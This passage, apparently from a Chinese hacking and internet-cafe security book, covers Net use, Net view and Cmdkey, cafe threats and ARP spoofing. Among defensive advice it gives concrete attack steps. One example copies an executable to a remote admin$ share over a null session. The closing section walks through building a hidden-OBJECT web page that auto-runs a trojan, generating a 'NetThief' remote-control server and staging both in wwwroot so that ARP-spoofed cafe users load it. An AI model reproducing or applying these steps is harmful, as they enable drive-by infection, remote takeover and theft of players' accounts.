(9) /savecred：如果系统提示用户输入密码，需存储提供的凭据以便再使用。该参数不可与 /smartcard 或 /user 配合使用。

(10) /smartcard：指定网络连接要使用智能卡上的凭据。如果多个智能卡可用，则将要求指定凭据。该参数不可与 /savecred 配合使用。

(11) /delete：取消指定的网络连接。如果用星号 (*) 指定连接，则将取消所有网络连接。

(12) /persistent:{yes | no}：控制永久性网络连接的使用。默认值是最近一次所用的设置。无设备的连接不是永久性连接。“Yes ”将在连接完成后保存所有连接，并在下一次登录时恢复这些连接。“No”不保存正在进行的连接或后续连接。现有的连接将在下次登录时恢复。使用 /delete 可以删除永久性连接。

(13) /home：将用户连接到主目录。

示例：

(1) 要连接远程计算机 \\192.168.1.233，需输入命令“Net use \\192.168.1.233”。

(2) 如果使用指定账户登录到远程计算机 61.147.249.45，并将本机的 D:\wollf.exe 文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

件复制到 61.147.249.45 计算机的 admin$ 目录中，需要输入命令“Net use \\61.147.249.45\ipc$ "" /user:"administrator"” 和“copy D:\wollf.exe \\61.147.249.45\admin$”命令即可，如图 3-34 所示。



图3-34 命令执行

(3) 要将远程计算机 \\192.168.1.233 中 E 盘下的 123 目录映射为本地的 F 盘，需要执行如下操作：

首先，使用“Net use \\192.168.1.233”完成远程计算机的登录。

接着，在远程计算机中设置 E 盘下的 123 目录为共享目录。

最后，再使用“Net use F: \\192.168.1.233\123”命令即可完成映射任务，如图 3-35 所示。




图3-35 完成映射任务

在映射任务完成后，就可以在“我的电脑”窗口中使用 F 盘来访问远程计算机 E 盘下的 123 目录了。

9.Net view

这也是黑客最常使用的命令，此命令用于显示正由指定的计算机共享的域、计算机或资源的列表。如果在没有参数的情况下使用，则 Net view 显示当前域中的计算机列表。

此命令的语法是：

Net view

[\\ComputerName] [/domain[:DomainName]]

/Network:nw[\\ComputerName]

/cache

此命令的参数作用解释如下：

(1) \\ComputerName：指定包含要查看的共享资源的计算机。

(2) /domain[:DomainName]：指定要查看其可用计算机的域。如果省略了 DomainName，则 /domain 将显示网络中的所有域。

(3) /Network:nw：显示 NetWare 网络上所有可用的服务器。如果指定了计算机名，则 /Network:nw 将显示 NetWare 网络中该计算机上的可用资源。还可以指定添加到系统的其他网络。

(4) /cache：显示指定计算机上资源的脱机客户端缓存设置。


示例：

(1) 要查看 \\Production 这台计算机中的共享资源列表，需要输入命令“Net view \\production”。

(2) 要查看 NetWare 服务器中 \\Marketing 上的可用资源，需要输入命令“Net view /Network:nw \\marketing”。

(3) 要查看销售域或工作组中的计算机列表，需要输入命令“Net view /domain:sales”。

(4) 要查看 NetWare 网络中的所有服务器，需要输入命令“Net view /Network:nw”。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.14 Cmdkey——管理网络凭据

Cmdkey 命令用于创建、列出和删除保存的域或网络用户名和密码或凭据。实际上，它就是在“运行”对话框中，使用“Control userpasswords2”命令打开的“高级用户控制”工具的命令版本。对于黑客来说，通过此命令可以掌握当前计算机经常与哪些计算机、网站进行数据交互，可以知道存储的用户名等重要信息。

3.14.1 命令语法

Cmdkey [{/add:TargetName | /generic:TargetName}] [/smartcard] [/user:UserName [/pass[:Password]] [/delete{:TargetName | /ras}] [/list[:TargetName]]

使用环境：Windows 2003/Vista

语法解释：

在 Windows 中可以存储服务器、网站和程序的登录凭据（如登录的 IP 地址、账户名、密码，等等）。在选择保存后，当重新访问这些地方时，Windows 将会尝试自动登录。例如，在访问网络计算机时，就需要在如图 3-36 所示的登录框中输入账户名和密码。



图3-36 网络登录对话框

如果勾选了“记住我的密码”项，那么这里连接到的 IP 地址、输入的账户名和密码，就都将会保存到 Windows 中。可以在“运行”对话框中输入“Control userpasswords2”命令，在打开的“高级用户控制”窗口中查看这些保存的凭据，如图 3-37 所示。




图3-37 保存的凭据

此命令的参数作用解释如下：

（1）/add：向列表中添加用户名和密码。

（2）TargetName：此项将关联的计算机或域名。

（3）/generic：向列表中添加通用凭据。

（4）/smartcard：从智能卡中检索凭据。

（5）/user:UserName：用此项指定要存储的用户或账户名。如果未提供 UserName，将请求提供用户名。用户名输入的格式要求如图 3-38 所示。



图3-38 用户名存储格式

（6）/pass:Password：用此项指定要存储的密码。如果未提供 Password，将请求提供密码。

（7）/delete{:TargetName | /ras}：从列表中删除用户名和密码。如果指定了 TargetName，该项将被删除。如果指定了 /ras，存储的远程访问项将被删除。

（8）/list:TargetName：显示存储的用户名和凭据的列表。如果未指定 TargetName，将列出存储的所有用户名和凭据。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.14.2 命令应用实例

实例1

要使用 Cmdkey 显示存储的所有用户名称和凭据的列表，需键入“Cmdkey /list”这个命令。

此命令执行后，效果如图 3-39 所示。从中可以看到当前计算机曾使用 XHX 这个账户名登录到 192.168.1.34 这台计算机，这台计算机的名称为“chinazhong-PC”。



图3-39 命令执行效果

实例2

要使用 Cmdkey 为用户 Mikedan 添加用户名和密码，以便使用密码 Kleo 访问计算机 Server，需键入：

Cmdkey /add:server /user:mikedan@server /pass:Kleo

实例3

要使用 Cmdkey 为用户 Mike 添加用户名和密码以便访问计算机 Server 并在 Server 被访问时提示用户输入密码，需键入：

Cmdkey /add:server /user:mike@server

上述两条命令的执行结果如图 3-40 所示，可以看到两条命令都已经执行成功了。




图3-40 命令执行结果

实例4

要删除 server 的远程访问存储的凭据，需键入：

Cmdkey /delete:server

实例5

要删除所有的的远程访问存储的凭据，需键入：

Cmdkey /delete /ras

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第4章 黑客VS网吧网管

近十年来，国内的网吧如雨后春笋般地遍布全国，网吧的规模呈现越来越大的趋势。与此同时，网吧的安全也越发引起人们的关注——绝大多数的账号、密码、游戏装备等敏感数据都是在网吧中失窃的，有些影响严重的失窃甚至还引发了诉讼！

网吧因为人员的不确定性，导致了它在安全方面具有特殊的不稳定性。“严防死守”是每个网吧管理员制订安全环境的准则！在本章中，将引导网吧管理员学习如何制订出一个完善的安全环境，并帮助读者们尽可能地在网吧中实现安全上网。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.1 网吧安全概述

网吧遇到的安全问题非常多，网吧一旦遭受攻击并导致网速变慢、甚至处于瘫痪状态，就会造成一定的经济损失。因此，作为一名网吧网管员，需要对网吧经常遇到的安全问题有着较深入的理解，否则安全环境的构建只是空谈罢了。

4.1.1 网吧安全问题分析

大多数网吧业主面对安全问题都是不知所措，想解决燃眉之急，却不知从何入手，请专家无门，买防护设备短时间内又来不及。解决这个问题的方法就是聘请有经验的网管员，让他们专职来处理网络和安全方面的问题。一般来说，网吧的安全问题主要集中在如下几个方面，网管员对此要了如指掌，即：

1.账户被盗问题

很多人在网吧中登录 QQ、邮箱、网银后，换个时间再进行登录就会发现登录无法成功。究其原因就是登录的账户已经在网吧中失窃了。在网吧中失窃这些资料的原因有很多，例如，使用键盘记录软件、木马远程查看屏幕等等。听起来有些不可思议，却是经常发生的失窃过程是：有些人在输入账户和密码时喜欢边读边输入，在网吧座位紧靠的环境中，很多“有心人”只需将听到的在“记事本”程序记录下来，就可以实现神不知鬼不觉的盗窃了。所以说，安全防范不能只是片面地去依靠安全软件，更重要的还在于努力提高自身的安全意识。

2.网络被攻击

网络畅通是网吧运营的基础，通过攻击路由器、在网络中使用 BT、播放 ARP 病毒等行为，都可以让网吧的网络出现广域网掉线、内网连接受阻及网速变慢等问题。无论出现哪种问题后果都是严重的。例如，在玩网游时如果掉线，就会被扣分、影响了心情。这样的事情在一家网吧连接遇到几次，网民一般就不愿再来光顾了。

3.安全限制被突破

为了防止一些网民进行有意或无意的破坏，网吧通常要对系统一些设置，或是使用一些网吧管理软件进行统一管理。例如，禁止安装驱动程序、禁止进行下载操作、禁止安装应用软件、禁止访问非法网站等等。这些限制视技术人员水平的不同，往往会存在或多或少的漏洞。有些技术不错的网民，平时没事就喜欢找这些漏洞，给网吧的运营带来一些人为的干扰。

4.感染病毒

在已经过去的 2008 年，有很多危害网吧安全的病毒给网管员留下深刻的印象。如：机器狗（病毒名称：Trojan.Psw.Onlinegame.Dog）、磁碟机（病毒名称：Trojan.Psw.Onlinegame.CD）、AV 终结者（病毒名称：Trojan/Anti-AV）、扫荡波（病毒名称：Worm.SaodangBo.a.94208）、网游窃贼（病毒名称：Trojan/PSW.GamePass.Gen）等。

以机器狗病毒为例，这个病毒甚至可以穿越硬盘还原卡，并使还原软件无法正常使用。网吧的电脑感染了“机器狗”病毒之后，病毒会自动下载一些盗号木马，进而实现游戏登陆账号和密码等信息的窃取，如图 4-1 所示。



图4-1 机器狗病毒非常利害

此外，病毒还会让几乎所有的安全软件都不能正常运行，并能够通过第三方软件漏洞、下载 U 盘病毒和 Arp 攻击病毒的方式进行疯狂扩散传

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

播，造成整个局域网瘫痪。

上述只是网吧安全问题的几个大的方面，对于一些细节问题将在本章下面的内容中进行讲解。对于网吧网管员来说，要对这些问题有着系统性的了解，这样才能对实时解决问题，有着较好较快的处理方式。

4.1.2 构建安全防御体系

网吧，因为人员的不确定性增加了它的不安定性，无论是来上网的网民还是网吧的业主与管理员，实现网吧安全化的前提就是都要具备高度的安全意识。其次，推荐尽可能做好如下几点：

一是建立完善的安全管理制度，规范网管员的操作规范性，建立起重要数据日备份制度，并杜绝网管员成为内部“黑客”。

二是尽可能地将一些图解安全小知识悬挂在网民容易看到的地方，帮助网民提高安全知识。例如，使用 QQ 时要来上网的客人，尽量使用如图 4-2 所示的鼠标输入密码的方法，而不要使用手工输入的方法，等等。



图4-2 通过鼠标输入密码

三是通过安装如图 4-3 所示的硬盘数据还原卡或者 Ghost 技术，大大减轻安装、维护和防病毒的压力，例如，在使用前尽量重启一下计算机，通过还原技术清除前面客人可能安装或误中的木马或病毒。





图4-3 硬盘数据还原卡

四是尽量安装网络版（网吧版）杀毒软件，一来是可以节省相关的费用，二来是可以尽量不让杀毒软件影响到单机和整体网络的运行速度。有些网络版杀毒软件提供了很多可圈可点的功能，例如，某杀毒软件与英特尔联手打造 SAMT（SAFETY Active Management Technology，英文安全主动管理技术）技术。通过使用该技术，网管员能够实现即使在客户端关机的情况下，也可以远程对目标电脑进行病毒查杀以及系统故障排除等操作。

在购买网络版杀毒软件时，要注意网络版还有具体的几种分类。每种分类的设计是不一样的，以瑞星网络版杀毒软件为例，在如表 4-1 所示中可以看到几种分类在功能提供上的区别。

通过表中的功能对比，可以看出网吧版杀毒软件在功能上做了大幅精减，对于一些可能会影响到单机速度的功能都删减掉了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表4-1 不同版本的功能区别

功能	网吧版	中小企业版	企业版	企业专用版	高级企业版
客户端远程安装	无	有	有	可定制	有
远程查杀	无	有	有	可定制	有
漏洞扫描	无	有	有	可定制	有
广播信息	无	有	有	可定制	有
IE历史记录	有	无	无	无	无
授权计数的限制	无	有	无	无	无
防火墙功能	无	无	无	无	有
Lotus Notes嵌入式杀毒	无	有	有	可定制	有
Office/IE嵌入式杀毒	无	有	有	可定制	有
邮件监控	无	有	有	可定制	有
瑞星助手	无	有	有	可定制	有
硬盘备份	无	有	有	可定制	有
客户端漏洞扫描工具	无	有	有	可定制	有

4.2 ARP欺骗攻防

有过网吧或者机房管理经验朋友肯定知道，如果机子中了病毒的话是很让人头疼的事情，现在的病毒大多都具有复制能力、能够通过局域网传播、大量耗费系统资源等特点，一个局域网内只要有一台机子中了病毒，如果不及时杀毒和隔离，其他的机子很快便会感染病毒，如何防止病毒和快速的杀毒成了每个网管所迫切考虑的事情。

在本节中将讲解目前网吧中黑客最喜欢使用的ARP欺骗攻防方面的知识——在本书的DOS命令一章中通过ARP命令讲解了一些ARP欺骗的原理，在本节中，将以网吧为环境讲解如何实现ARP欺骗，并给出实用的解决方案。

4.2.1 ARP欺骗入门

ARP欺骗根据发起个体的不同可以分为两类，一是人为攻击；二是ARP病毒。ARP病毒不是特指某一种病毒，而是指所有包含有ARP欺骗功能的病毒的总称。ARP病毒的目的主要是：窃取数据（盗号等）、篡改数据（挂马等）。在网吧中会因为ARP欺骗导致各种各样的问题，如：

（1）网络异常：具体表现为上网掉线、IP地址冲突，等等，如图4-4所示。




图4-4 IP地址冲突

（2）数据窃取：具体表现为个人隐私泄漏（如MSN聊天记录、邮件等）、账号被盗用（如QQ账号、银行账号等）。

（3）数据篡改：具体表现为访问的网页被添加了恶意内容，俗称“挂马”。

（4）非法控制：具体表现为网络速度、网络访问行为（例如某些网页打不开、某些网络应用程序用不了）受第三者非法控制。

由于ARP欺骗能够实现的功能较多，所以初学者往往对其理论感到困惑不解。下面，举一个简单的例子供初学者参考：

假设，在网吧中有三台计算机的IP地址和MAC地址分别如下：

A机：IP地址是192.168.0.1，MAC地址是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

AA:AA:AA:AA:AA:AA

B 机：IP 地址是 192.168.0.2，MAC 地址是 BB:BB:BB:BB:BB:BB

C 机：IP 地址是 192.168.0.3，MAC 地址是 CC:CC:CC:CC:CC:CC

现在，A 机是网吧管理员使用的主控机，B 机是一台用于安装、测试各种游戏等软件的机器。在 A 机的防火墙策略中，对 B 机设置为信任状态，即 B 机可以无条件地访问 A 机。C 机是网吧中的任意一台机器，如图 4-5 所示。




图4-5 三机关系示意

现在，黑客希望 C 机能够替代 B 机对 A 机进行访问。此时，黑客该怎么去做？方法有很多种，下面的方法是其中的一种：

步骤 1

使用 B 机并记录下 IP 和 MAC 地址。

步骤 2

关闭 B 机或在 C 机中对 B 机进行攻击，使其与网络断开。

步骤 3

如果 A 机与 B 机的信任关系是基于 IP 地址的，那么，将 C 机的 IP 地址修改为 B 机的 IP 地址，即可成功欺骗 A 机中的防火墙的验证。如果信任关系是基于 MAC 地址，那么，则需通过如下操作将 C 机的 MAC 进行修改：

依次单击“开始”→“设置”→“网络连接”→“本地连接”→“常规”。单击“连接时使用”项右侧的“配置”按钮，如图 4-6 所示。




图4-6 单击“配置”按钮

在接着弹出的如图 4-7 所示属性窗口中，单击选中“高级”选项卡界面中的“Network Address”项，并在右侧的“值”栏中输入新的 MAC 地址（如 000AE46411A1）。




图4-7 输入的MAC地址不能有“-”符号

TIPS 不能输入“00-0A-E4-64-11-A1”这种格式，正确的输入格式为“000AE46411A1”。

最后，单击“确定”按钮并重启计算机使修改生效即可。这样，就完成了一个最简单的 ARP 地址欺骗。当然，在实际攻击中这样的成功可能性不大，但是，这个示例却可以起到很好的入门作用，可以简单地对 ARP 地址欺骗有个初步的了解。

4.2.2 ARP欺骗实例

ARP 欺骗在网吧中应用得比较多，它经常与木马捆绑起来使用。例如，由于受经济利益诱惑的原因，现在很多盗号木马都包含 ARP 欺骗的功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

能。这样可以让网吧内的网络游戏、QQ 等的登陆信息都先发送到这台染毒的主机，然后再将数据发送出去，在不知不觉中就可以完成“盗号”任务。

下面，让我们来模仿黑客常见的一个 ARP 欺骗实例。在这个实例中将实现 ARP 欺骗与木马的捆绑，在网吧中任意一台计算机中完成“陷阱”配置后，可以让所有计算机访问网站时，先访问这台主机中的网页木马。要实现这个实例，需要依次执行如下操作

1．创建网页木马

步骤 1

创建一个文本文件，并输入如下内容：

```
<BODY onmouseup=document.selection.empty() oncontextmenu="return false" onselectstart="return false" ondragstart="return false" onbeforecopy="return false" oncopy=document.selection.empty() onselect=document.selection.empty()>
<OBJECT id=RUNIT codeBase=RemoteComputer.exe type=application/x-oleobject height=0 width=0 OBJECT>
```

步骤 2

将文件保存起来并重命名为 index.htm 文件——这是一个能够自动运行 EXE 文件的网页。其中，Body 标签内进行了一些访问控制、屏蔽了鼠标进行选择、屏蔽鼠标右键、屏蔽鼠标的拖拽操作、防止 Copy 等等。第二个标签是负载 EXE 的代码，通过 OBJECT 标签负载一个二进制文件，注意这里的 type 类型为 "application/x-oleobject"，上面的代码在 object 中加入了一个名为“RemoteComputer.exe”的执行文件，如果这时直接打开此 html，你就会发现 EXE 文件将会被运行，如图 4-8 所示。




图4-8 编写文件内容

步骤 3

由于需要使用 Easy CHM 把制作的网页和木马文件捆绑起来，以便欺骗网民，所以需要先使用“网络神偷”制作生成一个木马文件。下载软件后运行其中的“NetThief.exe”文件，如图 4-9 所示。



图4-9 使用“网络神偷”

步骤 4

在出现如图 4-10 所示的界面时，单击“下一步”按钮继续。




图4-10 设置向导

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤5

在出现如图 4-11 所示的界面时，选择“固定 IP 地址”项继续。




图4-11 选择固定IP地址

步骤6

在出现如图 4-12 所示的界面时，输入当前计算机的 IP 地址。




图4-12 输入IP地址

步骤7

在出现如图 4-13 所示的界面时，选择默认项继续。




图4-13 设置端口

步骤8

在出现如图 4-14 所示的界面时，单击“完成”按钮继续。




图4-14 完成设置

步骤9

在出现如图 4-15 所示的界面时，单击工具栏最右侧的“生成被控端程序”按钮。




图4-15 生成被控端程序

步骤10

在出现如图 4-16 所示的界面时，在列表里选择“普通版”项继续。




图4-16 选择“普通版”

步骤11

在出现如图 4-17 所示的界面时，单击“浏览”按钮继续。



图4-17 单击“浏览”按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 12

在出现如图 4-18 所示的界面时，将准备生成的被控端木马程序路径选择为当前服务器的网页内容存储目录，如“C:\Inetpub\wwwroot”。



图4-18 设置存储目录

步骤 13

在单击“保存”按钮返回到如图 4-19 所示的界面时，单击“生成”按钮。




图4-19 单击“生成”按钮

步骤 14

在单击“生成”按钮后，将会弹出如图 4-20 所示的框。



图4-20 框

步骤 15

打开“C:\Inetpub\wwwroot”文件夹窗口，可以看到文件夹中多了一个名为“RemoteComputer.exe”的文件，如图 4-21 所示。



图4-21 生成的文件

此时，在“命令符”窗口中，通过“Netstat -an”命令可以看到当前计算机中已经打开了 2018 端口，这个端口将会在远程用户执行“RemoteComputer.exe”文件后，自动将两台计算机连接起来，如图 4-22 所示。




图4-22 查看打开的端口

在木马程序生成完毕后，再将 RemoteComputer.exe、index.htm、help.chm 和 mm.htm 文件复制到“C:\Inetpub\wwwroot”目录下。至此，制作网页木马的任务就成功完成了。

2.架设网站

